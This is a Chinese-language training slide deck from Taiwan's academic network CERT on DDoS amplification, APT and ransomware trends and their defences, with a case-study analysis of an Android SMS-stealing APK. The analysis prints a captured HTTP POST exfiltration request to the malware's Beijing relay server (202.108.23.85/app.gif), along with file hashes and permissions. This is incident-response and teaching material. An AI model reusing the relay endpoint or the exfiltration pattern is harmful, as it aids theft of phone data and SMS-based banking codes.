臺灣學術網路 電腦危機處理中心

學術網路安全趨勢分析
與
資安個案分享

講師：張明達

TAIWAN ACADEMIC NETWORK COMPUTER EMERGENCY RESPONSE TEAM

臺灣學術網路
電腦危機處理中心
TACERT

Tel: 07-5250211 Fax: 07-5250212
VoIP代表號：98400000
service@cert.tanet.edu.tw
804高雄市鼓山區蓮海路70號

cert.tanet.edu.tw
TACERT

課程大綱

- 資安趨勢分析
  - DDoS
  - APT
  - 勒索軟體
- 個案分析
- Q & A
- 參考資料

資安趨勢分析

資安趨勢分析

- 透過事件單分析及資安訊息的彙整，預期下列攻擊行為需特別注意
  - DDoS
  - APT
  - 勒索軟體

DDoS

何謂DDoS(1)

- 分散式阻斷服務攻擊
  （Distributed Denial of Service，DDoS）
- 特性：

	初期	現在
攻擊時間	集中、短	分散、長
控制主機數量	少	多
攻擊封包	大	小

- 攻擊目的
  - 把目標電腦的網路資源及系統資源耗盡，使之無法向真正正常請求的用戶提供服務。

何謂DDoS(2)

- 常見的攻擊手法：
  - 頻寬消耗型：
    - ICMP flood、**UDP flood**、Teardrop attacks、ping of death
  - 資源消耗型：
    - SYN flood、LAND attack、CC attack、Botnat attack、Application level floods、**DNS Amplification Attacks**、**NTP Amplification Attacks**、**UPnP(SSDP) Amplification Attacks**

DNS 放大攻擊 (DNS Amplification Attacks)

- 造成原因：
  - 攻擊端偽裝IP進行DNS查詢，透過回應流量之放大效果造成受害IP遭放大流量攻擊，此攻擊多為DNS未設定限制造成。
- 解決方法：
  - 設定ACL限制遞迴查詢網段
  - 關閉遞迴查詢(recursive query)
- 參考資料：
  - DNS 放大攻擊簡介與防制(來源：N-ASOC) http://www.cc.ntu.edu.tw/chinese/epaper/0028/20140320_2808.html

NTP 放大攻擊 (NTP Amplification Attacks)

- 造成原因：
  - 攻擊端偽裝IP進行NTP校時，透過回應流量之放大效果造成受害IP遭放大流量攻擊，此攻擊多為NTP未設定限制造成。
- 解決方法：
  - 更新NTP服務套件
  - 修正NTP服務設定
  - 關閉NTP服務
- 參考資料：
  - NTP校時服務放大攻擊(來源：中央研究院) http://newsletter.ascc.sinica.edu.tw/news/read_news.php?nid=3005
  - 網路時間協定軟體有漏洞，NTP釋出更新

UPnP(SSDP) 放大攻擊 (UPnP(SSDP) Amplification Attacks)

- 造成原因：
  - 利用Python腳本掃描開啟UPnP(SSDP)服務(Port 1900)之設備並偽裝IP進行封包發送，透過回應流量之放大效果造成受害IP遭放大流量攻擊
- 解決方法：
  - 更新設備UPnP服務
  - 限制UPnP服務存取
  - 關閉UPnP服務
- 參考資料：
  - SSDP Reflection DDoS Attacks Threat Advisory

http://www.stateoftheinternet.com/resources-web-security-threat-advisories-2014-ssdp-reflection-ddos-attacks-cybersecurity.html

DDoS的防禦建議

- DDoS攻擊類型眾多，其防禦方法不可寄望單一方案，依其類型選擇合適的處理方式
  - 多層次過濾防護
  - 確實執行弱點補強及系統更新
  - 服務備援及災難復原機制
  - 安全監控及緊急應變程序

APT


何謂APT

- 進階持續性滲透攻擊
  (Advanced Persistent Threat, APT)
  - Advanced 代表精心策畫的進階攻擊手法
  - Persistent 代表長期、持續性的潛伏。
- APT 攻擊重點在於低調且緩慢，利用各種複雜的工具與手法，逐步掌握目標的人、事、物，不動聲色地竊取其鎖定的資料。

怎樣才算是APT??

- APT所擁有的特性：
  - 高度針對性。
  - 具有潛伏並保持低調的技術能力。
  - 擁有資料情報分析之能力。
  - 擁有多樣工具的多重面向攻擊方式。
  - 資金充裕。
- 簡單來說就是「只有為你」!!

APT攻擊的生命週期



感染後行為

- 由APT攻擊的生命週期來看，感染APT後會產生下列行為：
  - 嘗試發送APT郵件進行二次感染
  - 以植入惡意程式進行攻擊行為
  - 於網路內尋找含有漏洞之電腦進行入侵
  - 回傳資料至外部主機

APT攻擊防護這樣做

- 使用者部份：
  - 養成良好的電腦使用習慣
  - 做好電腦防護及維護
- 組織部份：
  - 建立預警系統
  - 佈建多層次資安防禦機制
  - 敏感資料的保護
  - 定期執行演練

一場沒有中立國的戰爭

[redacted]

[redacted]

勒索軟體


何謂勒索軟體

- 近年來於網路上發現一種新型態的攻擊軟體-惡意勒索軟體(Ransomware)
- 此類軟體會加密受害電腦中各種檔案，並且要求支付贖金才能解密
- 目前該軟體已有多種變種且受害系統種類增加中
- CryptoWall至今年一月已造成3.25億美元的損失

如何被感染


- 目前得之的散播途徑有：
  - APT(社交工程)
  - 偽造程式
  - 惡意網站
  - 移動式儲存媒體
  - 軟體、系統漏洞

運作原理



圖片來源：Trend Micro Blog

加密運作及支付贖金



圖片來源：Trend Micro Blog

其他解決方案

- 事前預防：
  - 勒索軟體疫苗 Bitdefender Anti-Cryptowall (Cryptolocker、Cryptowall)
- 事後處理：
  - 解密程式 Ransomware Decryptor (CoinVault、Bitcryptor)

勒索軟體防護這樣做

- 目前勒索軟體還沒有有效解密的方式，可透過下列行為來防止感染及感染後風險
  - 定期備份資料(3-2-1原則)
  - 檢查電子郵件來源
  - 確認連線網站安全
  - 於官方軟體商店下載軟體
  - 安裝防毒防駭程式
  - 定期更新軟體及系統

個案分析-
Android智慧型裝置的APP惡意程式

CaseStudy By TACERT

事件簡介

- 六月初收到來自合作的資安團隊轉發 ICST 的智慧型裝置病毒樣本，供本單位進行測試分析。
- 該惡意程式主要是由國內警政署165反詐騙單位所提供，表示該詐騙網址及惡意程式可能已經在國內流竄一段時間。
- 該惡意程式為副檔名APK的安裝檔案，故為作業系統Android的手機或平板裝置所設計。
- 檢測方式透過 Android 模擬器及實體手機進行測試。

事件檢測


- 該惡意程式完整檔案名稱為「cht.tw_h_61nll_PhoneContent.apk」，開頭名稱帶有「cht.tw」會誤導使用者認為是某ISP業者所開發之APP。
- 首先使用Android模擬器 Genymotion 開啟Android版本為4.4.4的裝置，並且設定中選項安全性裡的「不明的來源」啟用，確保程式能被允許安裝。

事件檢測

- 將惡意程式「cht.tw_h_61nll_PhoneContent.apk」進行安裝並同時進行網路封包側錄。
- 安裝過程中會出現應用程式權限聲明，幾乎完全掌控手機資訊。
- 主要有能夠「讀取手機狀態、簡訊SMS所有功能、GPS定位、聯絡人通話紀錄、SD卡內容、網路狀態及啟動執行等。」

事件檢測

- 安裝完成後在程式集選單中會出現一個小綠人的 APP LOGO，且名稱為「PhoneContent」的應用程式。
- 開啟此APP後出現一串文字「已过试用期」及 Button的功能按鍵。




事件檢測

- 嘗試點擊 Button 按鍵並無任何反應，此時惡意程式已經成功存取裝置資訊，而使用者藉此才可能發現到已經上當中毒。
- 檢查側錄的網路封包，卻並無發現任何可疑外部流量，故研判此惡意程式可能在模擬器環境中不會作用。

事件檢測

- 第二次檢測使用實體裝置Nexus S，且作業系統為Android 4.1.2。
- 安裝過程中畫面如同先前第一次檢測，實際開啟APP「PhoneContent」後並檢查側錄的網路封包，得到相同的結果查無異狀。



事件檢測

- 第三次使用相同實體裝置 Nexus S 檢測，但是有裝入可通話用的SIM卡，並檢查側錄的網路封包後發現開始出現可疑的網路流量。
- 惡意程式會將手機資訊加密後，透過 HTTP POST 方式傳送到上層的中國北京中繼站 http://202.108.23.85/app.gif 。

事件檢測

NetWitness Reconstruction for session ID: 26 (Source [redacted] : 39148, Target 202.108.23.85 : 80)
Time 6/11/2015 15:15:40 to 6/11/2015 15:18:16 Packet Size 5,731 bytes Payload Size 4,105 bytes

REQUEST

```
POST /app.gif HTTP/1.1
Content-Type: gzip
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; Nexus S Build/JZ054K)
Host: hmma.baidu.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 508

 R菌＼□  褡"w□*  繾5溟□    QF@-  }{tk+□<□9搠犛7W 蛾□$  浬頰嵘侧茴$  1  □  H@  □  □:
蓁]!
JJ遊c珧□8e  !批g  .
w  絣□□□  ab  _□  輈`  @黝嵩滌U□-菟徻□?雉  □<□#P沃  F2□  s剜  □  <8`嘿r  涼侶□-Z
-璚□  e□□  □6;D賭娾hY□5□  4鎂F泥丸□#□□  1y  f{鸿嫲E□5v糎鑄□&s#診 噯伉頒h□  躐著
餛醮齜零fy醷#;瘛拐俾Z瞜□  嫕  幰ug憚□/;:□#=碡eM6e]8D□%  C{耗S譁咚鑿□□  C1□ D
b.龔頷宬家#,鍒□(~D╜ □8  m@腔PD  o~  □&  dF□>給蟳7  7薊□  墂蝕丸\□"9□  □  濟j
G□
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: close
Content-Length: 0
Date: Thu, 11 Jun 2015 07:15:50 GMT
Server: lighttpd
```

事件檢測

- 透過圖檔軟體無法正常開啟擷取的 app.gif，故判定此檔案是被加密過後偽裝成 gif圖形檔。
- 檢查上層中國北京的中繼站 202.108.23.85 的port 80，在瀏覽器輸入該位址會出現“HTTP/1.0 500 Internal Server Error”。
- 表示該主機的 port 80 確實是有開啟服務，研判專門接收感染手機的資料所用。

事件檢測

- 透過 SSH 連入手機，並且輸入 netstat 指令觀察可疑的通訊埠，並無發現異常的通訊埠有被開啟。研判惡意程式在安裝好時候只傳送資料一次，並無開啟額外 Litsen 通訊埠。

```
^[[BProto Recv-Q Send-Q Local Address           Foreign Address         State
 tcp        0      1 140.[redacted]:34434   74.125.23.155:80        CLOSE_WAIT
 tcp        0      1 140.[redacted]:51156   74.125.203.94:80        CLOSE_WAIT
 tcp        0      1 140.[redacted]:34431   74.125.23.155:80        CLOSE_WAIT
 tcp        0      1 140.[redacted]:38059   173.194.45.47:80        CLOSE_WAIT
 tcp        0      0 140.[redacted]:60203   74.125.23.155:443       CLOSE_WAIT
 tcp        0      1 140.[redacted]:34432   74.125.23.155:80        CLOSE_WAIT
 tcp        0      1 140.[redacted]:34430   74.125.23.155:80        CLOSE_WAIT
tcp6        0      0 :::56158                :::*                    LISTEN      SSH Service
tcp6        0      1 ::ffff:140.[redacted]:35161 ::ffff:74.125.203.100:443 CLOSE_WAIT
tcp6        0      1 ::ffff:140.[redacted]:58825 ::ffff:173.194.72.138:443 CLOSE_WAIT
tcp6        0      1 ::ffff:140.[redacted]:49483 ::ffff:74.125.204.95:443 CLOSE_WAIT
```

事件檢測

- 從 Virustotal 線上掃毒工具得知，該惡意程式的偵測比例約為 9/57，故大部分防毒軟體可能還偵測不出來。
- 其主要行為也是存取手機狀態、聯絡人資訊、讀取或發送SMS簡訊等。
- 現在許多金融帳密都會有OTP的二次驗證機制，能透過SMS簡訊接收做認證，若是被駭客利用則有可能導致金融帳號被入侵。

事件檢測

SHA256:	53165915f459028224f4e235b6bc1b8a110054e11dbfac42e33d1945c2b078eb
File name:	cht.tw_h_61nll_PhoneContent.apk
Detection ratio:	9 / 57
Analysis date:	2015-06-22 16:21:21 UTC (1 week, 2 days ago)

Antivirus	Result
Arcabit	Android.Trojan.FakeInst.BX
Avira	ANDROID/Spy.Agent.1505
Baidu-International	Trojan.Android.Agent.LT
Cyren	AndroidOS/SMSThief.F
ESET-NOD32	Android/Spy.Agent.LT
Fortinet	Android/Agent.LT!tr.spy
K7GW	Spyware (004c5d141)
MicroWorld-eScan	Android.Trojan.FakeInst.BX
Tencent	Dos.Trojan-spy.Smforw.Sxem

事件檢測

- 惡意程式可能大量發送釣魚的 SMS 簡訊給其他用戶，導致簡訊費大增或者導致其他人受害。

Required permissions


- android.permission.ACCESS_FINE_LOCATION (*fine (GPS) location*)
- android.permission.SEND_SMS (*send SMS messages*)
- android.permission.READ_EXTERNAL_STORAGE (*read from external storage*)
- android.permission.RECEIVE_BOOT_COMPLETED (*automatically start at boot*)
- android.permission.READ_CONTACTS (*read contact data*)
- android.permission.SYSTEM_ALERT_WINDOW (*display system-level alerts*)
- android.permission.WRITE_SMS (*edit SMS or MMS*)
- android.permission.ACCESS_WIFI_STATE (*view Wi-Fi status*)
- android.permission.GET_TASKS (*retrieve running applications*)
- android.permission.ACCESS_NETWORK_STATE (*view network status*)
- android.permission.READ_PHONE_STATE (*read phone state and identity*)
- android.permission.MOUNT_UNMOUNT_FILESYSTEMS (*mount and unmount file systems*)
- android.permission.INTERNET (*full Internet access*)
- android.permission.READ_SMS (*read SMS or MMS*)
- android.permission.WRITE_EXTERNAL_STORAGE (*modify/delete SD card contents*)
- android.permission.RECEIVE_SMS (*receive SMS*)

Interesting calls

Calls APIs that provide access to information about the telephony services on the device. Applications states, as well as to access some types of subscriber information.

Calls APIs that manage SMS operations such as sending data, text, and pdu SMS messages.

網路架構圖


其他使用者
STEP 4
發送釣魚簡訊
中繼站
202.108.23.85 (北京)
STEP 3
HTTP POST 資料
至中繼站
受感染裝置
STEP 1
收到釣魚簡訊
連結
STEP 2
下載安裝
apk惡意程式
Internet

網路架構圖說明

